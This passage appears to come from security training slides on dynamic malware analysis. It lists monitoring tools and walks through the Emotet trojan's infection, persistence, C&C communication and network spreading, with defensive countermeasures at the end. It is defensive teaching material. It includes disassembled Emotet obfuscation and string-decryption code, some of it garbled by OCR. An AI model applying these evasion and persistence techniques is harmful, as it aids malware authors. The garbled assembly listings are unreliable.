You should enable its protection!' At the bottom right, there's a link to <https://www.macecraft.com>.

# Dynamic Malware Analysis: Windows Services Monitoring



- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware




## Windows Service Monitoring Tools

- Advanced Windows Service Manager (<https://securityxploded.com>)
- Process Hacker (<https://processhacker.sourceforge.io>)
- Netwrix Service Monitor (<https://www.netwrix.com>)
- AnVir Task Manager (<https://www.anvir.com>)
- Service+ (<https://www.activeplus.com>)

# Dynamic Malware Analysis: Startup Programs Monitoring



- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes
  
- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**



# Dynamic Malware Analysis: Event Logs Monitoring/Analysis



- **Log analysis** is a process of analyzing computer-generated records or activities to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

## Log Analysis Tools

- ManageEngine Event Log Analyzer (<https://www.manageengine.com>)
- Loggly (<https://www.loggly.com>)
- SolarWinds Log & Event Manager (LEM) (<https://www.solarwinds.com>)
- Netwrix Event Log Manager (<https://www.netwrix.com>)

## Splunk

It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network

The screenshot shows the Splunk Enterprise interface with a search bar containing "host=WebServer". The results section displays 7,206 events from July 22, 2019, at 3:13:49 PM. The results are listed in a table with columns for Time, Event, host, source, and sourcetype. The table shows two entries:

Time	Event	host	source	sourcetype
7/22/19 3:13:49 PM	07/22/2019 03:13:49 PM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4624 EventType=0 Show all 22 lines	host=WebServer	source=WinEventLog:Security	sourcetype=WinEventLog:Security
7/22/19 3:13:59 PM	07/22/2019 03:13:59 PM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4624 EventType=0 Show all 70 lines	host=WebServer	source=WinEventLog:Security	sourcetype=WinEventLog:Security

# Dynamic Malware Analysis: Installation Monitoring



- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

## Installation Monitoring Tools

- SysAnalyzer (<https://www.aldeid.com>)
- Advanced Uninstaller PRO (<https://www.advanceduninstaller.com>)
- REVO UNINSTALLER PRO (<https://www.revouninstaller.com>)
- Comodo Programs Manager (<https://www.comodo.com>)

## Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**

The screenshot shows the Mirekusoft Install Monitor application window. At the top, there's a menu bar with Home, Programs, Performance, Startup, Tools, and Options. Below the menu is a toolbar with icons for Home, Programs, Performance, Startup, Tools, and Options. The main area is titled "Manage and uninstall programs. Select multiple programs to batch uninstall." It displays a table of installed programs:

Name	Publisher	Installed	Size	Version
7-Zip 18.05	Igor Pavlov	10/1/18 12:51 AM	4.79 MB	18.05
BitTorrent	BitTorrent Inc.	10/1/18 11:46 PM	7.67 MB	7.10.4.445
CCleaner	Piriform	10/1/18 12:52 AM	52.7 MB	5.47
FileZilla Client 3.37.3	FileZilla Project	10/1/18 11:48 PM	33.9 MB	3.37.3
Microsoft OneDrive	Microsoft Corporation	10/1/18 12:05 AM	45.1 MB	18.151.072
Microsoft Visual C++ 2008 R	Microsoft Corporation	9/30/18 11:55 PM	13.3 MB	9.0.30729.
Microsoft Visual C++ 2008 R	Microsoft Corporation	9/30/18 11:55 PM	10.3 MB	9.0.30729.
Microsoft Visual C++ 2017 R	Microsoft Corporation	10/1/18 12:08 AM	763 KB	14.14.2640
Microsoft Visual C++ 2017 R	Microsoft Corporation	10/1/18 12:08 AM	763 KB	14.14.2640
Mirekusoft Install Monitor	Piriform	10/1/18 12:09 AM	868 KB	4.1.938.1
Mozilla Firefox 62.0.2 (x86 e	Mozilla Foundation	10/1/18 1:19 AM	181 MB	62.0.2
Mozilla Maintenance Service	Mozilla Foundation	10/1/18 1:19 AM	416 KB	62.0.2
Notepad++ (32-bit x86)	Team	10/1/18 11:49 PM	15.9 MB	7.5.8
Opera Stable 56.0.3051.31	Opera Software ASA	10/2/18 12:04 AM	266 MB	56.0.3051.
VLC media player	Videolan	10/1/18 11:50 PM	204 MB	3.0.4
VMware Tools	VMware, Inc.	9/30/18 11:56 PM	216 MB	10.2.5.806

At the bottom of the window, there's a summary section with the following information:

**Publisher:** Piriform **Version:** 5.47  
**Date:** Yesterday, October 1, 2018, 12:52:49 AM **Size:** 52.7 MB (55,352,569 bytes) **Size of registry:** 266 bytes (266 bytes) **Contains:** 85 Files, Registry: 77 Keys, 111 Values

<https://www.mirkusoft.com>

# Dynamic Malware Analysis: Files and Folders Monitoring



- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight, Tripwire, and Netwrix Auditor** to detect changes in system files and folders

## File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (<https://www.tripwire.com>)
- Netwrix Auditor (<https://www.netwrix.com>)
- Verisys (<https://www.ionx.co.uk>)
- CSP File Integrity Checker (<https://www.cspsecurity.com>)
- NNT Change Tracker (<https://www.newnettechnologies.com>)


## PA File Sight

- It audits who is **deleting files, moving files, or reading files**. It also detects users **copying files** and optionally **blocks access**



# Trojan Analysis: Emotet


- Emotet is a **banking Trojan** which can function both as a **Trojan by itself** or as the **downloader and dropper** of other banking Trojans
- It is a **polymorphic malware** as it can change its own **identifiable features** to evade **signature-based detection**



# Emotet Malware Attack Phases: Infection Phase


## Stage 1: Initial Infection

- The initial infection can be performed through **malicious scripts, macro-enabled document files, malicious links, and spam emails**
- A **spam email** is sent to the victim, which contains the **malicious URL disguised as a legitimate email**, luring the victim to click the link



## Stage 2 Malicious .doc File Download

- When the victim **clicks the link**, it redirects to **download a malicious PAY09735746167553.doc file** that contains malicious VBA code in a Macro
- Emotet malware **enters the victim's system** and **starts** its attack



# Emotet Malware Attack Phases: Maintaining Persistence Phase



## Stage 3 Emotet Relocation and Creation of Firstculturesource.exe

- By default, Emotet malware is downloaded to the `%temp%` folder
- After comparing the file path of the current process, it moves the original .exe file (`culturesource.exe`) from the `%temp%` folder to `%LocalAppData%\culturesource\` folder
- It calls API `SHFileOperationW` to perform the file relocation. This API is called in a **Timer callback function**

## Stage 4 Creation of Second culturesource.exe and Obfuscation

- In this stage, the second `culturesource.exe` is deployed for performing major exploitation functions
- The Emotet developers try to **obfuscate the code** by adding a lot of unused text

```
sub_2F2808 proc near
    jnp endp
    ; CODE XREF: sub_310751-1E6494p
    db '资源资源资源资源资源'
    ; START OF FUNCTION CHUNK FOR sub_310751
    loc_2F20E7:           ; CODE XREF: sub_310751+1C
        call ds:CryptAcquireContextV
        test eax, eax
        jz short loc_2F2140
        jmp loc_310776
    ; END OF FUNCTION CHUNK FOR sub_310751
    db '资源资源资源资源资源资源'
    ; START OF FUNCTION CHUNK FOR sub_310751
    loc_2F2100:           ; CODE XREF: sub_310751+8
        call ds:CryptDecodeObjectEx
        test eax, eax
        jz short loc_2F213F
        jmp loc_3107A8
    ; END OF FUNCTION CHUNK FOR sub_310751
    db '资源资源'
    ; START OF FUNCTION CHUNK FOR sub_310751
    loc_2F2124:           ; CODE XREF: sub_310751+40
        push ds:dword_307CAB
        call ds:CryptImportKey
        push dword ptr [ebp-4]
        mov esi, eax
        call ds:LocalFree
        test esi, esi
        jnz short loc_2F2140
    ; CODE XREF: loc_3107A8:
    loc_3107A8:           ; CODE XREF: sub_310751-1E63ATj
        call sub_2025FE
        push offset dword_307CAB
        push esi
        push esi
        push dword ptr [ebp-4]
        push dword ptr [ebp-4]
        jmp loc_2F2124
    ; CODE XREF: loc_2F213F:
    loc_2F213F:           ; CODE XREF: sub_310751-1E63CTj
        push 0
        push ds:dword_307CAB
        call ds:CryptReleaseContext
    ; CODE XREF: loc_2F2140:
    loc_2F2140:           ; CODE XREF: sub_310751-1E6627f
        mov eax, esi
        pop esi
        mov esp, ebp
        pop ebp
        retn
```

A Normal function is split into seven parts, which are all connected using "jmp"

# Emotet Malware Attack Phases: Maintaining Persistence Phase (Cont'd)




## Stage 5 Encryption

- All strings are encrypted, and all imported API's are also encrypted

```
882F947E    mov    dword ptr [ebp-78h], 86F02921Bh
882F9485    mov    dword ptr [ebp-6Ch], 51005897h
882F948C    push   1F5C68h
882F9491    mov    edx, 1AH
882F9496    mov    dword ptr [ebp-58h], 86CC11B49h
882F94A0    rcs, offSet uni_3B31F8     Encrypted "user32.dll"
882F94A2    mov    dword ptr [ebp-5Ah], 7386597Mb
882F94A9    mov    dword ptr [ebp-5Ch], 872C3C3Fh
882F94B0    mov    dword ptr [ebp-5Dh], 54274A5h
882F94B7    mov    dword ptr [ebp-5Ah], 86A18CD86h
882F94B8    mov    dword ptr [ebp-5Ch], 7259CF4Fh
882F94C5    mov    dword ptr [ebp-5Ah], BC48E7Ch
882F94C6    mov    dword ptr [ebp-5Ch], 9497F9C8h
882F94D3    mov    dword ptr [ebp-5Ah], 3588867Bh
882F94D8    mov    dword ptr [ebp-5Ch], 869707963h
882F94E1    mov    dword ptr [ebp-5Ah], 187BF865h
882F94E8    mov    dword ptr [ebp-5Ch], 2594C387h
882F94F5    mov    dword ptr [ebp-5Ah], 7EES088Mb
882F94F6    mov    dword ptr [ebp-5Ch], 8C1218Bh
882F94F9    mov    dword ptr [ebp-5Ah], 5766090Fh
882F9504    mov    dword ptr [ebp-2Ch], A0281FB5h
882F9508    mov    dword ptr [ebp-2Bh], 2862F86Fh
882F9512    mov    dword ptr [ebp-2Ah], 8F193E8Bh
882F9519    mov    dword ptr [ebp-2Bh], 642B887fh
882F9528    mov    dword ptr [ebp-1Ch], 277C186Ch
882F9527    mov    dword ptr [ebp-1Ah], 988E88E7h
882F952E    mov    dword ptr [ebp-1Ah], BCFE1FB81h
882F9525    mov    dword ptr [ebp-1Bh], 805A13E25h
882F9526    mov    dword ptr [ebp-6Ch], 1458858h
882F952C    mov    dword ptr [ebp-8], 80C481982h
882F9543    mov    dword ptr [ebp-5], 80C5A080h
882F9548    call   decryptFun ; to decrypt string "user32.dll"
882F9551    add    esp, 4
882F9556    mov    esi, eax
882F9559    push   esi
882F955C    call   ds::LoadLibraryW Load user32.dll
882F9562    push   0
882F9563    mov    ds:dword_387CB4, eax ; user32.dll base address.
882F9565    call   ds::GetProcessHeap
882F9568    push   eax
882F9571    call   ds::HeapFree
882F9577    mov    ecx, ds:dword_387CB4 ; user32.dll base address.
882F9579    pop    esi
882F957E    test   ecx, ECX
882F9580    jnz   short loc_2F9588
882F9582    jnp   loc_211791
```

## Stage 6 Deploying Timer Function

- Emotet directly uses the API SetTimer to enable the Windows Timer event
- This callback function is called once every 1000 milliseconds



# Emotet Malware Attack Phases: System Compromise Phase



## Stage 7 Communication with C&C Server

- Several API's are called to collect system and CPU information like **computer name**, **file system**, **Windows version information**, and **running processes**
- All the collected information are then structured and encrypted before being **transferred to the C&C server**
- After receiving the transferred information from the infected victim's machine, the C&C server **responds with** the required **malicious instructions** and **deploys the contagious payload**

The screenshot shows a debugger interface with assembly code and a list of running processes. The assembly code includes instructions like mov, lea, push, and call. The list of processes includes various Windows executables such as notepad, chrome.exe, taskhost.exe, and winlogon.exe.

Process Name	Process ID
notepad	0012FB20
chrome.exe	0012FB24
taskhost.exe	0012FB28
winlogon.exe	0012FB2C
dexer.exe	0012FB30
VomexT	0012FB34
OSPPSVC	0012FB38
explorer.exe	0012FB3C
dwm.exe	002CD1DA
taskhost.exe	0012FB40
spoolsv.exe	0012FB44
Searchin	0012FB48
VomexT	0012FB4C
lsm.exe	0012FB50
winlogon.exe	0012FB54
wininit.exe	0019D4D8
smss.exe	0012FB58
emotet.exe	0012FB5C
emotet	0012FB60

## Stage 8 System Compromise

- After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet **upgrades itself** and performs **exploitation of the system**
- It is in this stage that **Emotet compromises** the victim's machine



## Stage 9 Network Propagation

- After infecting the victim's system, Emotet's second key goal is to **spread the infection across local networks** and beyond, to **compromise as many machines as possible**
- Currently, Emotet uses **five known spreader modules**:
  - NetPass.exe
  - Outlook Scraper
  - WebBrowserPassView
  - Mail PassView
  - Credential Enumerator
- Emotet employs **all or some of these network propagation modules** depending on the **target machine and network**



# Module Flow



**1 Malware Concepts**

**2 APT Concepts**

**3 Trojan Concepts**

**4 Virus and Worm Concepts**

**5 Fileless Malware Concepts**

**6 Malware Analysis**

**7 Countermeasures**

**8 Anti-Malware Software**

# Trojan Countermeasures



Avoid opening email attachments received from **unknown senders**



Avoid downloading and executing applications from **untrusted sources**



Block all **unnecessary ports** at the host and firewall



Install **patches** and **security updates** for operating systems and applications



Avoid accepting **programs transferred** by instant messaging



Scan external **USB drives** and **DVDs** with antivirus software before using



Harden weak, default **configuration settings**, and disable unused functionality including protocols and services



**Restrict permissions** within the desktop environment to prevent malicious applications from being installed



Monitor the **internal network traffic** for odd ports or encrypted traffic



Run **host-based** antivirus, firewall, and intrusion detection software

# Module Flow

---



**1 Malware Concepts**

**2 APT Concepts**

**3 Trojan Concepts**

**4 Virus and Worm Concepts**

**5 Fileless Malware Concepts**

**6 Malware Analysis**

